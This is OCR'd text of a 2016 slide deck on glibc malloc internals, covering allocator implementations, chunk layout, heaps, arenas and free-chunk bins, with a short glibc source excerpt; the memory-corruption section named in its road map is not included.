HEAPSTER EGGS

AN INSIGHT OF MALLOC DIRTY LITTLE SECRETS

Matthieu Tardy

July 14, 2016

ROAD MAP

1. Context
2. Malloc internals
3. Memory corruption technics and demos

MAN 3P MALLOC

“The malloc() function shall allocate unused space for an object whose size in bytes is specified by size and whose value is unspecified.”

MALLOC(3P) IMPLEMENTATIONS

- jemalloc
- dlmalloc
- ptmalloc
- glibc's malloc
- tcmalloc
- ottomalloc
- ...

DLMALLOC

(AKA DOUG LEA'S MALLOC)

A general-purpose allocator

GOALS

- Maximizing portability
- Minimizing space
- Minimizing time
- Maximizing tunability
- Maximizing locality
- Minimizing anomalies

PTMALLOC

“ptmalloc is based on code by Doug Lea and was extended for use with multiple threads (especially on SMP systems).”


GLIBC'S MALLOC


```
$ sed -n 22,27p glibc/malloc/malloc.c
This is a version (aka ptmalloc2) of malloc/free/realloc written by
Doug Lea and adapted to multiple threads/arenas by Wolfram Gloger.

There have been substantial changes made after the integration into
glibc in all parts of the code.  Do not look for much commonality
with the ptmalloc2 version.
```


DATA STRUCTURES


CHUNK (STRUCT MALLOC_CHUNK)

- Metadatas + datas
- Boundary tag method
- Metadatas are interpreted differently depending of the context
- 2 * sizeof (size_t) aligned


Chunk
[Used]
Previous size or data
Size
A
M
P
Data


Chunk
[Freed]
Previous size or data
Size
A
M
P
Forward pointer
Backward pointer
Unused data


Chunk
[Freed]
Previous size or data
Size
A
M
P
Forward pointer
Backward pointer
Unused data
Chunk
[Used]
Previous size
Size
A
M
P
Data


Chunk
[Used]
Previous size or data
Size
A
M
P
Data
Chunk
[Used]
Size
A
M
P
Data


HEAP (STRUCT HEAP_INFO)

A contiguous region of memory subdivided into chunks.

Aligned on 1M.

ARENA (STRUCT MALLOC_STATE)

- References one or more heaps
- Shared among one or more threads
- Contains structures handling free chunks management


process
main thread
thread 1
thread 2
main arena
arena 1
arena 2
arena 3
main
heap
heap
heap
heap
heap

FREE CHUNKS MANAGEMENT

1. Bins
2. Last remainder
3. Wilderness chunk
4. mmap

BINS

- Unsorted
- Fast
- Small
- Large

SMALL BINS

- Chunks <= 504 bytes
- 62 bins
- Size specific bins
- 8 bytes spaced
- Circular doubly linked list

LARGE BINS

- Chunks >= 512 bytes
- 63 bins
- Logarithmically spaced
- Circular doubly linked list
- Sorted in decreasing order

```
#define largebin_index_64(sz) \
  (((((unsigned long) (sz)) >> 6) <= 48) ?  48 + (((unsigned long) (sz)) >> 6) :\
   ((((unsigned long) (sz)) >> 9) <= 20) ?  91 + (((unsigned long) (sz)) >> 9) :\
   ((((unsigned long) (sz)) >> 12) <= 10) ? 110 + (((unsigned long) (sz)) >> 12) :\
   ((((unsigned long) (sz)) >> 15) <= 4) ? 119 + (((unsigned long) (sz)) >> 15) :\
   ((((unsigned long) (sz)) >> 18) <= 2) ? 124 + (((unsigned long) (sz)) >> 18) :\
   126)
```

UNSORTED BIN

- 1 bin
- Basically a queue
- Can hold any size of chunk
- Trigger merge

